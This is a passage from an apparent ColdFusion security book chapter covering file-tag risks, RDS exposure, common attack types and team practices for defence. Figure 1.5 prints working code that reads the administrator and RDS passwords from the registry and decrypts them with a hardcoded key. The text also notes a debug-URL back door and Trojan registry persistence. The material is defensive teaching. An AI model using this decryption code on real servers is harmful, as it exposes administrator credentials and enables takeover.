<CFTRY>/<CFCATCH> won't help you diagnose all the errors in your code, but if you know what to look for, it is a helpful code construction.

<cffile>, <cfpop>, and <cftp> are all dangerous because they allow access to the server's file system. Some ways to mitigate this risk are as follows:

- **Scan and segregate uploaded files.** Use a directory outside of the Web root to store uploaded files, where these files can be scanned for potential viruses before being run arbitrarily by your application.
- **Use an absolute path for the upload directory.** Don't use a dynamic path for uploads, but instead a path set in your Application.cfm.
- **Sniff the uploaded filename.** Find occurrences of “..” and so forth in your uploaded file paths, and strip these characters out of the filename before you write it to your file system
- **Require authentication to manipulate files.** Make sure you know who is using the <cffile>, <cfpop>, and <cftp> tags. If the area of functionality is particularly sensitive, consider implementing auditing for these actions either on a server or application level (page logging, or more sophisticated logging embedded in your code).

It's impossible to remove all risk when you are soliciting file input from users, but if you are careful, you can avoid major mistakes that would allow intruders to upload “back-door” templates to your server, essentially rendering it permanently “hackable.” If such a breach occurs, have backups; at least you will know that you can restore your server to a known state.

Security Concerns with <cffile>, <cfpop>, and <cftp>

There are some particularly interesting attributes to watch out for when you are using <cffile>, <cfpop>, and <cftp>, including:

- **<cffile>, Mime type** You can acquire this information on upload of a file; use this to compare the file and the extension of the file to validate that, for example, “fluffybunny.gif” is actually a picture.
- **<cffile>, Mode** For Solaris, Linux, and HP-UX, make sure that the ColdFusion user is not accidentally given more privileges here than necessary. The mode, for example, should not be set to 777, giving read, write, and execute permissions to all.
- **<cfpop>, Port** Don't use the default port, 110, for your POP server.

- **<CFPOP>, Username** Do specify the username and password.
- **<CFPOP>, Action="getall" with attachmentPath variable specified**
This returns a list of attachment names and the list of the actual temp files written to the server.
- **<CFFTP>, Username** Do specify the username and password in your code.
- **<CFFTP>, Don't forget to close your connection** If there is an active connection to the FTP server, you may not need to authenticate on a subsequent CFFTP call (you can use a changing timeout or retrycount in your code to force a new connection).

Although this is a list of some things to watch when you are using **<cffile>**, **<cfpop>**, and **<cftp>**, you should decide how to secure these tags on a case-by-case basis. You may need to allow server uploads. If you do, be careful about who is uploading the files and what they are uploading. The same rules apply for mail and FTP access, so make sure you know what you are getting.

Notes from the Underground...

Using the Content-Disposition Meta Header to Set the File Attribute

When using **<cfcontent>** to output a binary stream of data from your server to make non-Web readable files available to users, you can use the “Content-Disposition” HTTP header to set the name of the file saved by the browser on the “save as ...” action. This header is defined in <http://www.nic.mil/ftp/rfc/rfc2183.txt> and you can set it as follows:

```
<cfheader NAME="Content-disposition" VALUE="inline;filename=
myFile.zip">
<cfcontent FILE="f:\myNonReadableDirectory\111701.zip" TYPE=
"application/x-zip-compressed" DELETEFILE="No">
```

This snippet will push a file called “myFile.zip” to the browser for display. Unfortunately, Microsoft’s Internet Explorer does not follow this convention by default, preferring instead to handle the file inline if it has a helper application registered for this file type.

SECURITY ALERT

A well-known ISP in the Northeastern United States doesn't currently validate requests sent to its SMTP server. This means, of course, that hackers could use this server to send messages as, say "SantaClaus@northpole.org," or, more damagingly, as legitimate users of that ISP. Make sure if you are relying on e-mail validation (send an e-mail, receive an e-mail) as a basis for authentication that your organization does not support mail relaying by unknown clients.

ColdFusion RDS Compromise

ColdFusion Studio maintains an optional, tight integration with the ColdFusion server, using ColdFusion's Remote Data Service (RDS) to manipulate files, data-source connections, and other server attributes through this connection.

Naturally, this is a wonderful tool for a hacker!

RDS should only be used with secure intranets or with internal development servers, as it gives the user a view into the file system impersonated as the system user under which the ColdFusion server is running. RDS can be compromised from anywhere that a TCP/IP connection can be made to your server, so it is recommended to disable this service in production.

RDS and the basic ColdFusion administrator alike are secured by a weak password, as shown in Figure 1.5.

Figure 1.5 Code to Demonstrate the Insecurity of Basic and RDS Passwords in CF 4.x and Earlier

```
<CFSET PASSWORD_KEY = "4p0L@r1$">
<cfregistry action="GET" branch="HKEY_LOCAL_MACHINE\SOFTWARE\
    Allaire\ColdFusion\CurrentVersion\Server" entry="AdminPassword"
    variable="adminpassword" type="string">
<cfregistry action="GET" branch="HKEY_LOCAL_MACHINE\SOFTWARE\
    Allaire\ColdFusion\CurrentVersion\Server" entry="StudioPassword"
    variable="studiopassword" type="string">
<!--use the undocumented "cfusion_decrypt" function --->
<cfoutput>
```

Continued

Figure 1.5 Continued

```
<b>Administrator:</b><BR>
#evaluate( "cfusion_Decrypt(adminpassword,  PASSWORD_KEY )")#<br>
<b>RDS:</b> <BR>
#evaluate( "cfusion_Decrypt(studiopassword,  PASSWORD_KEY )")#<br>
</cfoutput>
```

Obviously, this is not the only undocumented ColdFusion function available, and a savvy administrator could have disabled the use of `<CFREGISTRY>` on her server to avoid this attack, but the vulnerability exists. The point is that RDS is a development tool, and should not be used in production where it is exposed to unsavory users who understand how to use the weaknesses of the RDS implementation as an easy exploit. To learn more about the previously undocumented tags in ColdFusion (many used to build the ColdFusion Administrator application), go to www.macromedia.com/v1/handlers/index.cfm?ID=11714&Method=Full.

Understanding Hacker Attacks

Hacker attacks take a variety of forms. Understanding some of the most prevalent attacks will help you in maintaining the security of your ColdFusion application. Anyone who has installed a personal firewall or inspected Web server logs will have seen the signs of these attacks, including denial of service (DOS) attacks, viruses, so-called “Trojan horse” exploits, worms, client-based applets, credit card theft, and identity theft. This section defines the symptoms of these attacks so that you can know if your Web server has been compromised.

Notes from the Underground...

`<CFCRYPT>` and Your Encoded ColdFusion Files

A simple search on Google or many other search engines reveals that hackers the world over have defeated the encoding mechanism offered by ColdFusion to protect templates stored on the Web server. Cfcrypt.exe is the name of a binary file included in the ColdFusion distribution that “encrypts” (Macromedia now states that the process “encodes”) your ColdFusion templates so that the ColdFusion server can

Continued

read them, but makes the encoded version of the template no longer human-readable. This is a great idea even though it does not promote strong encryption, but cfcrypt.exe can be broken with the source and binaries found, for example, at <http://shrewm.net/cfd>. The enterprising developer at this site even offers you the “opportunity” to upload and decrypt your templates on his site. (Sounds very secure!)

The instructions for decoding encrypted ColdFusion files are quite simple, so you should assume that if a hacker has access to the directory on your Web server where templates are stored, that hacker can decode your templates.

Denial of Service


According to CNN, the now famous DDoS attacks that occurred in February of 2000 came at an estimated cost of over \$1 billion. Although this estimate also includes the post-attack costs to tighten security, the number is frighteningly large. It is also astounding when you consider that the majority of the sites taken down by the attacks were only down for one or two hours. In fact, the site that was down for the longest period of time (five hours) was Yahoo!.

A DoS attack is a denial of service through continued illegitimate requests for information from a site. In a DDoS attack, the hacker’s computer sends a message to all the enslaved computers to send a spoofed request to the broadcast address of the victim’s computer (x.x.x.255 if it is subnetted) with the spoofed source address (x.x.x.123 being the target IP). This is Step 1 in Figure 1.6. The router then sends the spoofed message to all computers on the subnet (in many cases, these are the victim’s own computers) that are listening (around 250 maximum), asking for a response to the ICMP packet (Step 2). Those computers each respond to the victim’s source address x.x.x.123 through the router (Step 3). In the case of DDoS, there are many computers that have been commandeered that are sending many requests to the router, making the router do many times the work, and using the broadcast address to make other computers behind the router work against the victim computer (Step 4). This then overloads the victim in question and will eventually cause it to crash, or more likely the router will no longer reliably be able to send and receive packets, so sessions will be unstable or impossible to establish, thus denying service.

A recent example of a DoS/DDoS attack occurred in February of 2001, when Microsoft was brought to its knees. Many industry experts believe that the attack was timed to coincide with Microsoft’s launch of a \$200 million ad

campaign. Ironically, the ad campaign was focused on what Microsoft refers to as “Software for the agile business.” The attack by hackers was just one more sign to the Internet industry that hackers are very much able to control sites when they feel they have a point to prove.

Figure 1.6 Typical DDoS Attack



The only reason a hacker would ever perform a DDoS attack is because the intent is to bring the site off-line. There is no other reason for hackers to perform this type of attack. It is malicious in intent, and the result is incredibly detrimental to any company that falls victim to such attack. Traditional DDoS attacks happen at the server level, but can also occur at the application level with a buffer overflow attack, which in essence is a denial-of-service attack.



SECURITY ALERT!

It is possible to cause a denial of service on your own Web site due to a lack of planning by your company. Without proper load balancing, service may be denied to legitimate users because of too many simultaneous requests on your server(s) for information. Generally, when applied to Web serving, the round-robin approach is used, rotating the requests from server to server in an attempt to not overload one server with all requests.

When the attacks of February 2000 occurred, Kevin Mitnick offered the following advice to companies faced with such attacks in the future: “I’d tell the people running the sites that were hit three things, all of which they may have done by now:

- Use a network-monitoring tool to analyze the packets being sent to determine their source, purpose, and destination.

- Place your machines on different subnetworks of the larger network in order to present multiple defenses.
- Install software tools that use packet filtering on the router and firewall to reject any packets from known sources of denial-of-service traffic.”

Virus Hacking

A computer virus is defined as a self-replicating computer program that interferes with a computer’s hardware or operating system or application software. Viruses are designed to replicate and to elude detection. Like any other computer program, a virus must be executed to function (it must be loaded into the computer’s memory), and then the computer must follow the virus’s instructions. Those instructions are what is referred to as the *payload* of the virus. The payload may disrupt or change data files, display a message, or cause the operating system to malfunction.

Using that definition, let’s explore a little deeper into exactly what a virus does and what its potential dangers are. Viruses spread when the instructions (executable code) that run programs are exchanged from one computer to another. A virus can replicate by writing itself to floppy disks, hard drives, legitimate computer programs, or even across networks. The positive side of a virus is that a computer attached to an infected computer network or one that downloads an infected program does not necessarily become infected. Remember, the code has to actually be executed before your machine can become infected. On the downside of that same scenario, chances are good that if you download a virus to your computer and do not execute it, the virus probably contains the logic to trick your operating system (OS) into running the viral program. Other viruses exist that have the capability to attach themselves to otherwise legitimate programs. This could occur when programs are created, opened, or even modified. When the program is run, so is the virus.

Numerous different types of viruses can modify or interfere with your code. Unfortunately, developers can do little to prevent these attacks from occurring. As a developer, you cannot write tighter code to protect against a virus—it simply is not possible. You can, however, detect modifications that have been made or perform a forensic investigation. You can also use encryption and other methods for protecting your code from being accessed in the first place. Let’s take a closer look at the six different categories that a virus could fall under and the definitions of each:

- **Parasitic** Parasitic viruses infect executable files or programs in the computer. This type of virus typically leaves the contents of the host file

unchanged, but appends to the host in such a way that the virus code is executed first.

- **Bootstrap sector** Bootstrap sector viruses live on the first portion of the hard disk, known as the boot sector (this also includes the floppy disk). This virus replaces either the programs that store information about the disk's contents, or the programs that start the computer. This type of virus is most commonly spread via the physical exchange of floppy disks.
- **Multi-partite** Multi-partite viruses combine the functionality of the parasitic virus and the bootstrap sector viruses by infecting files or boot sectors.
- **Companion** Instead of modifying an existing program, companion viruses create a new program with the same name as an already existing legitimate program. It then tricks the OS into running the companion program.
- **Link** Link viruses function by modifying the way the OS finds a program, tricking it into first running the virus and then the desired program. This virus is especially dangerous because entire directories can be infected. Any executable program accessed within the directory will trigger the virus.
- **Data file** A data file virus can open, manipulate, and close data files. Data file viruses are written in macro languages and automatically execute when the legitimate program is opened.

SECURITY ALERT!

Protect your Production servers by disabling the ColdFusion Debugging URL back door. Most ColdFusion administrators and developers are aware of the usefulness of the ColdFusion Debug stream and its various options in the ColdFusion Administrator. They may even be aware of the Debugging IP Restriction list, which restricts the display of debugging info to the IPs listed. However, you may not be aware of that by appending *mode=debug* on the URL, you can also display the debugging information, even if no options have been enabled in the CF Administrator. The only way to prevent this back door is to add an IP to the restriction list. Macromedia recommends only adding the loop-back IP address to the restriction list. For the official details see TechNote Article 17767, ColdFusion Debug Information using Mode=debug (www.macromedia.com/v1/Handlers/index.cfm?ID=17767).

Damage & Defense...

End-User Virus Protection

As a user, you can prepare for a virus infection by creating backups of the legitimate original software and data files on a regular basis. These backups will help to restore your system should it ever be necessary. Activating the write-protection notch on a floppy disk (after you have backed up the software and files) will help to protect against a virus on your backup copy.

You can also help to prevent against a virus infection by using only software that has been received from legitimate, secure sources. Always test software on a “test” machine prior to installing it on any other machines to help ensure that it is virus free.

Trojan Horses

A Trojan horse closely resembles a virus, but is actually in a category of its own. The Trojan horse is often referred to as the most elementary form of malicious code. A Trojan horse is used in the same manner as it was in Homer’s *Iliad*; it is a program in which malicious code is contained inside of what appears to be harmless data or programming. It is most often disguised as something fun, such as a cool game. The malicious program is hidden, and when called to perform its functionality, can actually ruin your hard disk.

Now, not all Trojan horses are that malicious in content, but they can be, and that is usually the intent of the program: seek and destroy to cause as much damage as possible. One saving grace of a Trojan horse, if there is one, is that it does not propagate itself from one computer to another. Self-replication is the charm of the worm.

A common way for you to become the victim of a Trojan horse is for someone to send you an e-mail with an attachment claiming to do something. It could be a screensaver or a computer game, or even something as simple as a macro quiz. With the naked eye, it will most likely be transparent that anything has happened when the attachment is launched. The reality is that the Trojan has now been installed (or initialized) on your system. What makes this type of attack scary is that it contains the possibility that it may be a remote control program. After you have launched this attachment, anyone who uses the Trojan horse as a

remote server can now connect to your computer. Hackers have advanced tools to determine what systems are running remote control Trojans. After this specially designed port scanner finds your system, all of your files are open for that hacker. Two common Trojan horse remote control programs are Back Orifice and NetBus.

Back Orifice consists of two key pieces: a client application and a server application. The way Back Orifice works is that the client application runs on one machine and the server application runs on a different machine. The client application connects to another machine using the server application. However, the only way for the server application of Back Orifice to be installed on a machine is to be deliberately installed. This means the hacker either has to install the server application on the target machine, or trick the user of the target machine into doing so. Hence, the reason why this server application is commonly disguised as a Trojan horse. After the server application has been installed, the client machine can transfer files to and from the target machine, execute an application on the target machine, restart or lock up the target machine, and log keystrokes from the target machine. All of these operations are of value to a hacker.

The server application is a single executable file, just over 122 kilobytes in size. The application creates a copy of itself in the Windows system directory and adds a value containing its filename to the Windows Registry under the key:

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices`

The specific Registry value that points to the server application is configurable. By doing so, the server application always starts whenever Windows starts, and therefore is always functioning. One additional benefit of Back Orifice is that the application will not appear in the Windows task list, rendering it invisible to the naked eye.

Worms

What is a worm? A worm is a self-replicating program that does not alter files but resides in active memory and duplicates itself by means of computer networks. Worms use facilities of an operating system that are meant to be automatic and invisible to the user. It is common for worms to be noticed only when their uncontrolled replication consumes system resources, which then slows or halts other tasks. Some worms in existence not only are self-replicating, but also contain a malicious payload. Worms can be transmitted in one of two ways, either by e-mail or through an Internet chat room. Recent high-profile worms in 2001

have included the SirCam and Nimda variants, which used the infected client's address book to send a random file from the user's hard drive to everyone in the address list. The success of these worms, as well as other attacks such as Code Red, have led Internet consulting firms such as Gartner to recommend “...that enterprises ... immediately investigate alternatives to IIS, including moving Web applications to ... iPlanet and Apache...” (www.gartner.com/DisplayDocument?id=340962).

These worms are an evolution of the “I Love You” bug that infected servers in May 2000. The “I Love You” bug was first detected in Europe and then in the United States. The initial analysis on the bug quickly determined that it is Visual Basic code that comes as an e-mail attachment named Love-Letter-For-You.txt.vbs. When a user clicked on the attachment, the virus used Microsoft Outlook to send itself to everyone in the user's address book. The virus then contacted one of four Web pages in the Philippines. From the contacted Web page, a Trojan horse was then downloaded, win-bugsfix.exe, which collected usernames and passwords stored on the user's system. It then sent all of the usernames and passwords to an e-mail address.

As discussed earlier in the virus section of this chapter, developers can't really do anything to protect against a worm attack. Nor can they write tighter code to prevent a worm attack on their machines or those of the end users. The most successful way to prevent a worm attack is awareness and knowledge. As a user, do not open e-mails from unknown sources and do not download attachments from sources that are not trusted. The prevention of worms is truly in the end-users' hands. Network administrators should be ready to educate their users on the best ways to ensure that a worm does not self-replicate through the entire network.

Client-Based Applets

Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls are powerful tools for distributing information. They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.

Java and ActiveX have built-in security systems to help prevent against malicious mobile code. However, those built-in security features do not eliminate the threat of rogue applets. Users are “programmed” to believe that they actually have to download something or open an attachment from e-mail for a virus to attack

their machines. They usually are unaware of the threat of mobile code. Writing a piece of malicious mobile code is one of the easiest ways for a hacker to get inside of a company. For them, it sure beats having to hack in from the outside by methods that can sometimes take much longer before success is achieved.

The concept of mobile code is that a user's system allows code sourced from a remote system to be executed on her system—because the source is not known, it is easy to conceive of the notion that the source may be untrusted. Mobile code has a number of low-level security concerns:

- **Access control** Determines if the use of this code is permitted.
- **User authentication** Used to identify and verify valid users.
- **Data integrity** Ensures that the code is intact.
- **Nonrepudiation** Acts like a contract for both the sender and the receiver, especially if there is a charge for the use of the code.
- **Data confidentiality** Used to protect sensitive code.
- **Auditing** Used to trace the uses of mobile code.

Rogue applets are examples of malicious mobile code. Typically, you may not use these applets in your ColdFusion code, but you may be vulnerable especially to instances of *cross-site scripting*, which is described in Chapter 4.

Credit Card Theft

In the eyes of a consumer, credit card theft is probably the single most feared type of hacking. Ask any noncomputer literate person how secure shopping on the Internet is, and you will hear numerous different “urban legends” regarding credit card fraud. People who fit into this category believe that anytime you use a credit card to make a purchase on the Internet, someone is stealing the credit card information and making purchases of their own. Then you have the group of people who believe that all Internet shopping is safe and secure. The truth lies somewhere in the middle. Does credit card theft happen? Absolutely. Does it happen every time a purchase is made on the Internet? Not even close.

An attack on Egghead.com involved heavy theft of credit card information. The attack happened in January of 2001 and involved thousands of credit cards. Egghead.com has since stated that they have some sort of evidence that suggests that its team of security experts interrupted the attack while it was going on. Egghead claimed that because there were fewer than 7500 accounts in the database that had been suspected of fraudulent activity that it was within the

realm of “normal” or “background” fraud. That leads to questions by end users. If Egghead believes that their internal security interrupted the break-in as it was happening, how is it that they also believe that the fraudulent activity did not occur as a result of the attack on their site? Egghead.com keeps a stored database of users’ personal information, as many dot.com companies do. This database contained information such as name, address, telephone numbers, credit card numbers with expiration dates, and e-mail addresses. In any event, prior to a full investigation, Egghead notified credit card companies in an attempt to minimize fraud. The credit card companies in turn “blocked” usage on customers’ credit cards, not just on Egghead, but anywhere. It was many of the banks that actually notified the cardholders of the potential fraudulent activity, not Egghead.com.

An earlier attack involving credit card theft, which occurred during January of 2000, was the attack on CDuniverse.com, an online music store operated by eUniverse, Inc. When the incident occurred, it was the largest credit card heist to date on the Internet. The attack was the work of an 18-year-old Russian hacker, going by the name of Maxus. Apparently, Maxus had obtained entry into CDuniverse and had informed the company of their security hole. What he failed to inform them of was what exactly the hole was. Instead, he blackmailed CDuniverse in the amount of \$100,000. Maxus informed CDuniverse that he would tell them where the hole was in exchange for the money. When CDuniverse failed to pay the blackmail amount, Maxus hacked back into the CDuniverse Web site and stole thousands of credit card numbers. In addition to the credit card numbers, he also obtained names, addresses, and expiration dates. Maxus was also able to obtain thousands of CDuniverse account names and passwords. Maxus claimed that he was able to defeat a popular credit card processing application called ICVerify from CyberCash. It was from that hacking that he obtained the database of more than 300,000 records.

After he had all of the information, he actually published it on his own Web site and made it known to the general population that credit card information was available for people to use, if they so desired. The site was quickly taken offline by the ISP that hosted the Web site after authorities were made aware of the contents. As a side note, it should be noted that CyberCash officials disputed the hacker’s report, stating that the ICVerify product was not an issue in the attack. Maxus was never caught.

Although such attacks are not an everyday occurrence, they do happen with enough frequency that users and developers both need to be more cautious. Users can better ensure safety by dealing with sites that have been approved by an Internet security watchdog group.

Identity Theft

Another popular reason for hacking is for *theft of identity*. There is no difference whether the information is obtained by stealing mail through the U.S. Postal Service or if the information is stolen over the Internet. With theft of identity, an attacker would need to acquire certain pieces of private information about his target victim. In addition to the victim's name, this information could be any number of the following:

- Address
- Social security number
- Credit card information
- Date of birth
- Driver's license number

These critical pieces of information can help an attacker to assume the victim's identity. Theft of identity is most often done in an attempt to use someone else's credit to obtain merchandise. Obtaining a user's name and social security number or a user's name and credit card information will oftentimes be enough information for the malicious hacker to cause damage to the victim.

Social engineering is another method by which personal information can be stolen, although this method is completely out of the developer's hands. It involves a human element to computer fraud. A hacker can, for example, forge an announcement from an ISP and send e-mails to account holders advising that the credit card information they have given has expired in their system. They are asking the account holders to send back the credit card information to update account records. The e-mails look as if they are coming from the ISP, and most consumers probably would not think anything was wrong.

When you are a victim of this type of crime, it rarely ends with the hacker having access to your personal information. It generally ends with your credit ruined and long legal battles in front of you. Theft of identity might be one of the single best reasons to hack proof Web applications. Any time a consumer is using the Internet, and is on a Web site that you have developed, then you need to do everything possible to make her visit trusted and secure. ColdFusion applications are just one place where hackers might attempt to find this kind of information. As the stakes get higher and Internet systems become distributed to more sites, break-ins become more lucrative and more likely. Understanding the hacks available today is a great step toward knowing when your site may have been

hacked. However, knowledge of current hacking technique alone will not prevent future attacks against your site. To help you in this task, you must learn to think like a hacker.

Preventing “Break-ins” by Thinking Like a Hacker

With the understanding that the Internet, thus Web application programming, is only going to become more advanced, every possible measure needs to be taken to ensure tighter security. A few of the mainstream transactions that take place daily already include stock trading and tax filing; they will someday include voting and other interactive high-stakes functions that rely heavily on security.

The best possible way to focus on security, as a developer, is to begin to think like a hacker. Examine the very methods that hackers use to break into and attack Web sites, and use those same practices to prevent attacks. You test your code for functionality; one step further is to test for security, to attempt to break into it by some possible hole that you may have unintentionally left in it.

However, you can only get so far as one person. You need to disseminate this strategy throughout the entire organization, educating fellow team members along the way. By the way, some of them don’t want to learn. “Security through obscurity,” or the practice of knowingly hiding your bugs behind some code or simply not talking about and fixing these bugs, almost never works. Eventually, an inquisitive person will wonder “what if” and, if the bug is serious enough, compromise your entire application or product because you didn’t fix that annoying problem.

So, how do you approach this problem? Do not rely on quality assurance (QA) to be able to hack into your code; developers make the best hackers. Developers understand how code works, along with why certain statements are coded one way and others a different way. You also have to possess knowledge for the different kinds of programming languages, and how network security works. With all the different methods that hackers are using to penetrate networks and applications, your team needs to be equally skilled.

Development Team Guidelines

Your development team is a willing participant in solving or perpetrating the problems that make your applications susceptible to hackers. How can you get your development team to think like hackers? You can try some of the following methods:

- **Create a methodology.** Challenge them to create a well-known development methodology. A light but structured plan should give developers an understanding of the lifecycle of a feature or page in your application so that the developer can consider many potential uses for his code.
- **Chart progress.** Chart progress and define metrics for success so that they see the value in following this methodology to produce results.
- **Stay current.** Stay current on security threats and vulnerabilities, as well as relevant information to specific tools such as ColdFusion.
- **Document and test.** Document and test the written code multiple times, with the assumption that it has vulnerabilities. Hackers may try repeatedly to crack code, quitting usually only after either a successful attack or when they are absolutely convinced there is no possible way to breach the security of the code. Just because you don't see an obvious flaw does not mean that the code is secure.
- **Perform code reviews.** Review and discuss your code with coworkers. Obviously, code reviews won't save your organization from a successful hacking attempt, nor are code reviews the main means to be used by thinking like a hacker, but they do help to lessen the likelihood of a successful attack.
- **Stage an attack.** Attempt to break in by acting like a hacker against your development and staging sites.
- **Maintain standards.** Establish coding standards and maintain code with version control software.



WARNING

Methodology is no good if people don't want to use it. You need to find the right combination of flexibility and structure for your organization, or else the most well-meaning methodology will not be used, or will be used only by a few people in your company. The best way to establish this balance is to ask the development and QA teams to propose their own solutions. The developers might want a looser methodology, and the QA teams a more rigid one, but eventually a medium choice will emerge.

QA Team Guidelines

Your quality assurance team is the second valuable team that you have to fight with you against hackers. Getting this team to think like hackers is a little easier, as they should be trying to break your applications already! However, there are some things that you can propose to improve their process as well:

- Suggest that they not only break the application, but propose a better solution. This will help them work with, not just in opposition to, the development team.
- Implement testing strategies, including boundary testing, stress and load testing, ad-hoc testing, alternative path testing, penetration testing against the network, and other forms of analysis.
- Challenge them to review developer code to find other, architectural issues, if they are able.

IT Team Guidelines

Finally, your IT team is another valuable piece to the puzzle of attacking hackers. IT must know what your applications do, how to monitor them, how to back them up, how to recover from an attack, and practice disaster recovery techniques.

Your IT team must also consider the following:

- **Site-wide security** Stay current on current virus, worm, and Web application threats, and tools to combat those threats.
- **Intrusion detection** Perform regular security checks on your network for any unknown vulnerabilities. Stay current with network device security patches (such as firewall and intrusion detection).
- **Respond to threats** Practice disaster recovery.

NOTE

One way to keep your IT department informed of current threats is to point them to the SANS Institute Web page “Twenty Most Critical Internet Security Vulnerabilities” at www.sans.org/top20.htm.

Summary

Hacking has evolved over a period of time. Many of the now infamous hackers, such as Cap'n Crunch, started out by breaking into the telephone lines of Ma Bell. What started out as interest and curiosity was in reality an early form of hacking. Computer hacking really took off with the introduction of ARPANET, personal computers, and then the Internet. Advancements in technology have a direct correlation to challenges posed by the hacking community.

The term “hacker” is one that has numerous meanings, depending on what one’s perceptions are and whether the name is self-ascribed. The key difference that we should be aware of is the difference between a malicious hacker and an ethical hacker. A malicious hacker hacks with the intent to find a vulnerability and then exploit that vulnerability. More ethical hackers may choose to disclose the vulnerabilities that they find to the appropriate people. What most often motivates a hacker is the challenge to find a hole, exploitable code, or a breach in security that nobody else has found yet. The method of an attack is as varied as the reasons for them, but the ones that we are all more familiar with are the DDoS attacks, virus attacks, and worm attacks; attacks more directly avoidable by developers include buffer overflow attacks and form and URL hacking.

Protecting your ColdFusion applications from hackers is a complex process. If you protect against the typical hacks such as form-field manipulation, URL parameter tampering, and misuse of ColdFusion tags such as `<cffile>`, `<cftp>`, and `<cfpop>`, you will be part of the way there. The rest of the process of protecting your site results from the exercise of developing a methodology that allows you to think like a hacker and to see your site accordingly.

Mitigating risk is the technique you must use to protect your ColdFusion applications. While you cannot know what techniques an attacker might use to try to break your application, you can identify the vulnerable points in your application and secure them to the best of your ability. By validating user input, documenting the functionality of your application, handling common errors in your code, and testing carefully, you can catch many of the holes a hacker might seek to utilize in your application. Note, too, that you are not the only line of defense. By empowering your development, quality assurance, and IT teams with aspects of that same methodology, you make it more likely that your ColdFusion application can reasonably be secured.

Solutions Fast Track

Understanding the Terms

- In the 1960s, it was the ARPANET, the first transcontinental computer network, which truly brought hackers together for the first time. The ARPANET was the first opportunity that hackers were given to work together as one large group, rather than working in small isolated communities.
- Congress passed a law in 1986 called the Federal Computer Fraud and Abuse Act. It was not too long after that law was passed by Congress that the government prosecuted the first big case of hacking (Robert Morris was convicted in 1988 for his Internet worm).
- Learning about hacking will help you to anticipate what attacks hackers may try against your systems, and it will help you to understand the world of the hacker.
- The same techniques that help you to mitigate the risk of a hacking attack will make your code more robust and less error-prone, such as code validation, third-party authentication, and code documentation.

Mitigating Attack Risk in Your ColdFusion Applications

- Setting the scope of your variables and understanding how they should be used in your ColdFusion application is critical to anticipating how a hacker might attempt to misuse your code.
- You can address common problems created by the loose variable typing, unstructured application design, and ease of use of the ColdFusion system by following a few easy conventions: validate input to your pages; encapsulate commonly used functionality in custom tags; use external validation such as rows in a database to maintain your user information; document your code; test your code; handle your errors, and give yourself a safety net.

Recognizing the Top ColdFusion Application Hacks

- When taking input from HTML forms, check to see where the data came from, and validate that it is the data you are seeking.
- When taking input from query string variables, limit the possible information that you are seeking to narrow the ability of hackers to attack your code.
- Use common sense and recognize the typical errors made when using ColdFusion tags such as `<CFPOP>`, `<CFFILE>`, and `<CFFTP>`. Treat these tags with care, as they allow users to access the file system on your server.
- ColdFusion's Remote Development Service (RDS) is not suitable for production environments. This service should be disabled on production servers and used only in staging environments.

Understanding Hacker Attacks

- A recent example of a denial of service (DoS) attack occurred when Microsoft was brought to its knees in February of 2001. The attack by hackers was just one more sign to the Internet industry that hackers are very much able to control sites when they feel they have a point to prove.
- Viruses are designed to replicate and to elude detection. Like any other computer program, a virus must be executed to function (it must be loaded into the computer's memory) and then the computer must follow the virus's instructions. Those instructions are what is referred to as the *payload* of the virus. The payload may disrupt or change data files, display a message, or cause the operating system to malfunction.
- Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls, are powerful tools for distributing information. They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.
- Obtaining a user's name and social security number or credit card information is enough information for a malicious hacker to cause damage to the victim. A malicious hacker could find all pieces of information in one centralized location, such as in bank records.

Preventing “Break-ins” by Thinking Like a Hacker

- Development teams need to understand that by working as a team with their quality assurance (QA) counterparts they are more likely to counteract potential hacking attempts.
- QA team members need to think beyond simply breaking code and think about potential solutions that avoid the “security through obscurity” model.
- IT team members should actively protect the corporate enterprise while maintaining the ability to respond promptly to disasters that may occur.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: Should I use ColdFusion’s <CFAPPLICATION> tag to track the user sessions in my site using client-based cookies?

A: It depends on the level of anonymity you wish to provide. It’s okay to use ColdFusion’s application framework to give a somewhat unique identification to users visiting your site, but realize that the default <CFID> and <CFTOKEN> values are not unique and need to be augmented by your own, more secure identification token. Use Macromedia TechNote 22427, *ColdFusion Server: How to Guarantee Unique CFToken Values* (www.macromedia.com/v1/Handlers/index.cfm?ID=22427) to enable the UUID CFTOKEN values to help secure the default CF SESSIONID, which is *ApplicationName+CFID+CFTOKEN*. Furthermore, you can use the *CreateUUID()* function to create a unique identifier, and store that value in your database along with personal information for each user. This technique is more secure than using variables in the session or application scope.

Q: Documenting my code is difficult because different developers are writing each code module. How can I improve this process?

A: Finding a structured documentation methodology is unique to each organization. Tools such as Rational Rose and other tools that use the Unified Modeling Language (UML) can help you organize your documentation in a fashion useful to your application. For an XML-based ColdFusion-specific methodology compliant with UML, see Hal Helms' FuseDoc specification at www.halhelms.com.

Q: Is protecting my Web applications important if network security is a primary focus at my company?

